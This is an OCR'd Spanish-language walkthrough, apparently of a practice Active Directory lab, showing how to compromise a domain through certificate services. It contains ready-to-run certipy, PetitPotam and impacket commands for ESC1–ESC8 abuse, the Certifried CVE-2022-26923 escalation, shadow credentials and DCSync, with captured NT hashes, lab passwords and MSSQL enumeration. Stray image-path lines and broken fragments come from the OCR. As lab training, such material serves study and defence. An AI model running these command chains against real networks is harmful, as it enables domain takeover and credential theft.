
ESC8 con certipy

Vamos a hacer lo mismo con la herramienta **Certipy**, que es una herramienta para enumerar y abusar de directorios activos con servicios de certificado **(AD CS).**

Repositorio: https://github.com/ly4k/Certipy

Lanzamos un **listener** de certipy con el template por defecto:

```
certipy relay -ca 192.168.56.23 -template DomainController
```



Repositorio: **https://github.com/topotam/PetitPotam**

Lanzamos el **coerce** con **PetitPotam**:

```
python3 PetitPotam.py 192.168.56.1 meereen.essos.local
```

Y obtenemos el certificado (**meereen.pfx**) en **certpy**:

```
[*] Requesting certificate for 'ESSOS\\MEEREEN$' based on the template 'DomainController'
[*] Got certificate with DNS Host Name 'meereen.essos.local'
[*] Certificate object SID is 'S-1-5-21-1730830217-2798277506-2931316651-1001'
[*] Saved certificate and private key to 'meereen.pfx'
[*] Exiting...
```

Ya podemos **obtener el hash NT del DC** y el **TGT** con **certpy**:

```
certipy auth -pfx meereen.pfx -dc-ip 192.168.56.12
```

Lanzamos **DCsync** con **secretsdump** y el **TGT** que obtuvimos o con el **hash** directamente:

```
impacket-secretsdump -hashes
'aad3b435b51404eeaad3b435b51404ee:65aa2b803f3a02dbe1226f8a1fee243b'
-no-pass ESSOS.LOCAL/'meereen$'@meereen.essos.local
```

ADCS reconocimiento y enumeración (con certipy y bloodhound)

Obtenemos los datos con certipy:

```
certipy find -u khal.drogo@essos.local -p 'horse' -dc-ip 192.168.56.12
```

Nos genera los archivos correspondientes para **bloodhound** (.zip, .json, .txt)

Certipy 4.0 también nos permite **obtener templates de vulnerabilidades**:

```
certipy find -u khal.drogo@essos.local -p 'horse' -vulnerable -dc-ip 192.168.56.12 -
stdout
```


certipy find -u thal.drogogesses.local -p 'horse' -vulnerable -dc-ip 192.168.90.12 -stdout
Certipy v4.3.0 - by Oliver Lyak (ly4k)
[*] Finding certificate templates
[*] Found 38 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 16 enabled certificate templates
[*] Trying to get CA configuration for 'ESSOS-CA' via CSRA
[*] Got CA configuration for 'ESSOS-CA'
[*] Enumeration output:
Certificate Authorities
0
CA Name : ESSOS-CA
DNS Name : braavos.essos.local
Certificate Subject : CN=ESSOS-CA, DC=essos, DC=local
Certificate Serial Number : 30500C9CB7009A0+3CC6B93BDE56024
Certificate Validity Start : 2023-01-17 21:37:12+00:00
Certificate Validity End : 2028-01-17 21:47:11+00:00
Web Enrollment : Enabled
User Specified SAN : Enabled
Request Disposition : Issue
Enforce Encryption for Requests : Enabled
Permissions
Owner : ESSOS.LOCAL\Administrators
Access Rights
ManageCertificates : ESSOS.LOCAL\Administrators
ESSOS.LOCAL\Domain Admins
ESSOS.LOCAL\Enterprise Admins
ManageCA : ESSOS.LOCAL\Administrators
ESSOS.LOCAL\Domain Admins
ESSOS.LOCAL\Enterprise Admins
Enroll : ESSOS.LOCAL\Authenticated Users
[!] Vulnerabilities
ESC6 : Enrollees can specify SAN and Request Disposition is set to Issue. Does not work af
May 2022
ESC8 : Web Enrollment is enabled and Request Disposition is set to Issue
Certificate Templates
0
Template Name : ESC4
Display Name : ESC4
Certificate Authorities : ESSOS-CA
Enabled : True
Client Authentication : False
Enrollment Agent : False
Any Purpose : False
Enrollee Supplies Subject : False
Certificate Name Flag : SubjectRequireDirectoryPath
SubjectRequireEmail
SubjectAltRequireUpn
Enrollment Flag : AutoEnrollment
PublishToDs
PendAllRequests
IncludeSymmetricAlgorithms
Private Key Flag : 16777216
65536
ExportableKey
Extended Key Usage : Code Signing
Requires Manager Approval : True
Requires Key Archival : False


```
                                      ESSOS.LOCAL\khal.drogo
                                      ESSOS.LOCAL\Local System
                                      ESSOS.LOCAL\Enterprise Admins
      Write Property Principals       : ESSOS.LOCAL\Domain Admins
                                      ESSOS.LOCAL\khal.drogo
                                      ESSOS.LOCAL\Local System
                                      ESSOS.LOCAL\Enterprise Admins
  [!] Vulnerabilities
    ESC4                              : 'ESSOS.LOCAL\\khal.drogo' has dangerous permissions
1
  Template Name                       : ESC3-CRA
  Display Name                        : ESC3-CRA
  Certificate Authorities             : ESSOS-CA
  Enabled                             : True
  Client Authentication               : False
  Enrollment Agent                    : True
  Any Purpose                         : False
  Enrollee Supplies Subject           : False
  Certificate Name Flag               : SubjectAltRequireUpn
  Enrollment Flag                     : AutoEnrollment
  Private Key Flag                    : 16777216
                                        65536
  Extended Key Usage                  : Certificate Request Agent
  Requires Manager Approval           : False
  Requires Key Archival               : False
  Authorized Signatures Required      : 0
  Validity Period                     : 1 year
  Renewal Period                      : 6 weeks
  Minimum RSA Key Length              : 2048
  Permissions
    Enrollment Permissions
      Enrollment Rights               : ESSOS.LOCAL\Domain Users
    Object Control Permissions
      Owner                           : ESSOS.LOCAL\Enterprise Admins
      Full Control Principals         : ESSOS.LOCAL\Domain Admins
                                        ESSOS.LOCAL\Local System
                                        ESSOS.LOCAL\Enterprise Admins
      Write Owner Principals          : ESSOS.LOCAL\Domain Admins
                                        ESSOS.LOCAL\Local System
                                        ESSOS.LOCAL\Enterprise Admins
      Write Dacl Principals           : ESSOS.LOCAL\Domain Admins
                                        ESSOS.LOCAL\Local System
                                        ESSOS.LOCAL\Enterprise Admins
      Write Property Principals       : ESSOS.LOCAL\Domain Admins
                                        ESSOS.LOCAL\Local System
                                        ESSOS.LOCAL\Enterprise Admins
  [!] Vulnerabilities
    ESC3                              : 'ESSOS.LOCAL\\Domain Users' can enroll and template has Certificate Request Agent EKU set
2
  Template Name                       : ESC2
  Display Name                        : ESC2
  Certificate Authorities             : ESSOS-CA
  Enabled                             : True
  Client Authentication               : True
  Enrollment Agent                    : True
  Any Purpose                         : True
  Enrollee Supplies Subject           : False
  Certificate Name Flag               : SubjectAltRequireUpn
  Enrollment Flag                     : AutoEnrollment
  Private Key Flag                    : 16777216
                                        65536
```

Una vez hemos recopilado la información con certipy lanzamos bloodhound:


```
$ neo4j start
$ bloodhound
```

Importamos los ficheros en **bloodhound.**


Vamos a **queries** y seleccionamos **FInd Certificate authority:**



Y le damos a mostrar plantillas **(See Enabled Templates):**



Ya podemos ver las configuraciones de **ACL** y **ADCS ESC4** en **bloodhound**:




EXPLOTANDO ADCS

ADCS - ESC1

Una vez hemos hecho la enumeración, podemos solicitar con **certipy** y el **template** vulnerable para obtener el fichero .pfx del objetivo que queremos impersonar.

Como ya sabemos a qué plantillas es vulnerable y lo hemos enumerado anteriormente, omitiré este paso:

```
certipy find -u khal.drogo@essos.local -p 'horse' -dc-ip 192.168.56.12
```



Solicitamos .**pfx**:

```
certipy req -u khal.drogo@essos.local -p 'horse' -target braavos.essos.local -template ESC1 -ca ESSOS-CA -upn administrator@essos.local
```

Autenticamos con el fichero **.pfx**:

```
certipy auth -pfx administrator.pfx -dc-ip 192.168.56.12
```

ADCS -ESC2 & ESC3

Como **ESC2** significa que la plantilla de certificado se puede usar para cualquier propósito, se puede aplicar la misma técnica con **ESC3** para la mayoría de plantillas de certificado.

Solicitamos el certificado:

```
certipy req -u khal.drogo@essos.local -p 'horse' -target 192.168.56.23 -template ESC2 -ca ESSOS-CA
```


Consultamos el certificado con el **CRA (Certificate Request Agent)** .pfx


```
certipy req -u khal.drogo@essos.local -p 'horse' -target 192.168.56.23 -template User -ca ESSOS-CA -on-behalf-of 'essos\administrator' -pfx khal.drogo.pfx
```

Utilizamos **administrator.pfx** y obtenemos el hash de la cuenta impersonada:


```
certipy auth -pfx administrator.pfx -dc-ip 192.168.56.12
```

Podemos hacer lo mismo con **ESC3-CRA** y **ESC3**:






ADCS - ESC4



Cogemos el template **ESC4** y lo cambiamos para que sea vulnerable a la técnica **ESC1,** usando **priv genericWrite:**

```
certipy template -u khal.drogo@essos.local -p 'horse' -template ESC4 -save-old -debug
```



Explotamos **ESC1** en la plantilla **ESC4** modificada:

```
certipy req -u khal.drogo@essos.local -p 'horse' -target braavos.essos.local -template ESC4 -ca ESSOS-CA -upn administrator@essos.local
```

Autenticamos con el .pfx :

```
certipy auth -pfx administrator.pfx -dc-ip 192.168.56.12
```

Ya podemos revertir la configuración del template:

```
certipy template -u khal.drogo@essos.local -p 'horse' -template ESC4 -configuration ESC4.json
```

```
┌──(th3king㉿h4cklab)-[~]
└─$ certipy template -u khal.drogo@essos.local -p 'horse' -template ESC4 -configuration ESC4.json
Certipy v4.3.0 - by Oliver Lyak (ly4k)

[*] Updating certificate template 'ESC4'
[*] Successfully updated 'ESC4'
```

ADCS - ESC6

Como dice la página de la certificación, **ESC6** es cuando la CA especifica el indicador **EDITF_ATTRIBUTESUBJECTALTNAME2** y permite especificar un **SAN** arbitrario en todos los certificados. A pesar de la configuración del template, como **ESSOS-CA** es **vulnerable a ESC6**, podemos realizar el ataque **ESC1** con la **template** del usuario en lugar de la plantilla **ESC1:**

```
certipy req -u khal.drogo@essos.local -p 'horse' -target braavos.essos.local -template User -ca ESSOS-CA -upn administrator@essos.local
```

```
certipy auth -pfx administrator.pfx -dc-ip 192.168.56.12
```

```
┌──(th3king㉿h4cklab)-[~]
└─$ certipy auth -pfx administrator.pfx -dc-ip 192.168.56.12
Certipy v4.3.0 - by Oliver Lyak (ly4k)

[*] Using principal: administrator@essos.local
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@essos.local': aad3b435b51404eeaad3b435b51404ee:54296a48cd30259cc88095373cec24da
```

CVE-2022-26923 (Active Directory Domain Privilege Escalation)

Cómo podemos ver en el siguiente enlace https://research.ifcr.dk/certifried-active-directory-domain-privilege-escalation-cve-2022-26923-9e098fe298f4, **Oliver Lyak** descubrió una manera de escalar privilegios en AD cambiando la propiedad **dnsHostname**.

Repositorio: **https://github.com/LudovicPatho/CVE-2022-26923_AD-Certificate-Services**

- Creamos una cuenta de usuario de dominio y establecemos un dnsname falso como DC:

```
certipy account create -u khal.drogo@essos.local -p 'horse' -user 'certifriedpc' -pass 'certifriedpass' -dns 'meereen.essos.local'
```

- Solicitamos el certificado con la máquina creada:


```
certipy req -u 'certifriedpc$'@essos.local -p 'certifriedpass' -target braavos.essos.local -ca ESSOS-CA -template Machine
```

- Autenticamos con el certificado meeren.pfx:

```
certipy auth -pfx meereen.pfx -username 'meereen$' -domain essos.local -dc-ip 192.168.56.12
```

Nos ha devuelto los **NT Hash** de **meereen$.**

Volcamos el NDTS con el TGT:




```
impacket-secretsdump -k -no-pass -just-dc-user daenerys.targaryen ESSOS.LOCAL/'meereen$'@meereen.essos.local
```

- Eliminamos la máquina creada con el usuario administrador

```
certipy account delete -u daenerys.targaryen@essos.local -hashes 'aad3b435b51404eeaad3b435b51404ee:34534854d33b398b66684072224bb47a' -user 'certifriedpc'
```

Shadow credentials

El ataque **shadow credentials** consiste en usar el privilegio **GenericAll** o **GenericWrite** en un usuario o máquina para configurar el atributo **msDS-KeyCredentialLink.**

Con **genericWrite** solo se puede:

- **Kerberoasting de destino:** agregue un SPN a un usuario, realice un kerberoasting, desactive el spn. Pero la contraseña de usuario debe ser débil para el trabajo de ataque de kerberoasting.
- **Configure un script de inicio de sesión:** cambiamos los parámetros de ldap para configurar un script de inicio de sesión. Implica que el usuario inicie sesión en su computadora, un servidor smb o un recurso compartido (para ofrecer el script y configurar un script que evite las soluciones de seguridad existentes).
- **Credenciales ocultas:** para el ataque que queremos hacer, necesitamos un servicio de certificado en el dominio.

Con **GenericAll** se puede:


- **ForceChangePassword:** Forzar el cambio de contraseña, pero esto bloqueará el acceso al usuario
- Todos los ataques disponibles en la parte **genericWrite**.

Más información sobre **shadow credentials**: **https://posts.specterops.io/shadow-credentials-abusing-key-trust-account-mapping-for-takeover-8ee1a53566ab**

Si **ADCS** está habilitado en el dominio y tenemos privilegios de escritura en **msDS-KeyCredentialLink**, podemos realizar el ataque de credenciales ocultas para obtener acceso directo a la cuenta de usuario.


De **khal.drogo a viserys**:

```
certipy shadow auto -u khal.drogo@essos.local -p 'horse' -account 'viserys.targaryen'
```



De **Viserys a Jorah:**

```
certipy shadow auto -u viserys.targaryen@essos.local -hashes
'd96a55df6bef5e0b4d6d956088036097' -account 'jorah.mormont'
```



También podríamos realizar este ataque usando pywhisker
Repositorio: **https://github.com/ShutdownRepo/pywhisker**

Bases de datos

Enumerar servidores de bases de datos MSSQL

GetUserSPNs.py

Primero debemos averiguar los usuarios con un SPN en un servidor **MSSQL**:

En el dominio sevenkingdoms:

```
GetUserSPNs.py north.sevenkingdoms.local/brandon.stark:iseedeadpeople
```

```
MSSQLSvc/castelblack.north.sevenkingdoms.local       sql_svc
MSSQLSvc/castelblack.north.sevenkingdoms.local:1433  sql_svc
```

En el dominio **essos**

GetUserSPNs.py -target-domain essos.local north.sevenkingdoms.local/brandon.stark:iseedeadpeople

```
MSSQLSvc/braavos.essos.local       sql_svc
MSSQLSvc/braavos.essos.local:1433  sql_svc
```

NMAP

nmap -p 1433 -sV -sC 192.168.56.10-23

```
┌──(th3king㉿h4cklab)-[~]
└─$ nmap -p 1433 -sV -sC 192.168.56.10-23
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-25 01:52 WET
Nmap scan report for sevenkingdoms.local (192.168.56.10)
Host is up (0.00032s latency).

PORT     STATE    SERVICE  VERSION
1433/tcp filtered ms-sql-s

Nmap scan report for castelblack.north.sevenkingdoms.local (192.168.56.22)
Host is up (0.00034s latency).

PORT     STATE SERVICE  VERSION
1433/tcp open  ms-sql-s Microsoft SQL Server 2019 15.00.2000.00; RTM
| ssl-date: 2023-01-25T01:52:40+00:00; 0s from scanner time.
| ms-sql-info: ERROR: Script execution failed (use -d to debug)
| ms-sql-ntlm-info: ERROR: Script execution failed (use -d to debug)
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2023-01-24T23:31:39
|_Not valid after:  2053-01-24T23:31:39

Nmap scan report for braavos.essos.local (192.168.56.23)
Host is up (0.00033s latency).

PORT     STATE SERVICE  VERSION
1433/tcp open  ms-sql-s Microsoft SQL Server 2019 15.00.2000.00; RTM
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2023-01-24T23:31:41
|_Not valid after:  2053-01-24T23:31:41
| ms-sql-info: ERROR: Script execution failed (use -d to debug)
| ms-sql-ntlm-info: ERROR: Script execution failed (use -d to debug)
|_ssl-date: 2023-01-25T01:52:40+00:00; 0s from scanner time.

Post-scan script results:
| clock-skew:
|   0s:
|     192.168.56.22 (castelblack.north.sevenkingdoms.local)
|_    192.168.56.23 (braavos.essos.local)
Service detection performed. Please report any incorrect results at https://nmap.org/submit/
```

en **castelblack.north.sevenkingdoms.local**:

```
Nmap scan report for castelblack.north.sevenkingdoms.local (192.168.56.22)
Host is up (0.00034s latency).

PORT     STATE SERVICE  VERSION
1433/tcp open  ms-sql-s Microsoft SQL Server 2019 15.00.2000.00; RTM
|_ssl-date: 2023-01-25T01:52:40+00:00; 0s from scanner time.
|_ms-sql-info: ERROR: Script execution failed (use -d to debug)
|_ms-sql-ntlm-info: ERROR: Script execution failed (use -d to debug)
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2023-01-24T23:31:39
|_Not valid after:  2053-01-24T23:31:39
```

en **braavos.essos.local**

```
Nmap scan report for braavos.essos.local (192.168.56.23)
Host is up (0.00033s latency).

PORT     STATE SERVICE  VERSION
1433/tcp open  ms-sql-s Microsoft SQL Server 2019 15.00.2000.00; RTM
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2023-01-24T23:31:41
|_Not valid after:  2053-01-24T23:31:41
|_ms-sql-info: ERROR: Script execution failed (use -d to debug)
|_ms-sql-ntlm-info: ERROR: Script execution failed (use -d to debug)
|_ssl-date: 2023-01-25T01:52:40+00:00; 0s from scanner time.
```


Con CrackMapExec:

```
crackmapexec mssql 192.168.56.22-23
```

Probamos con el usuario **samwell.tarly**:

Probamos la conexión con la base de datos:

```
python3 mssqlclient.py -windows-auth
north.sevenkingdoms.local/samwell.tarly:Heartsbane@castelblack.north.seven
kingdoms.local
```



Enumeramos **logins** con **enum_logins:**

Command execution para obtener shell

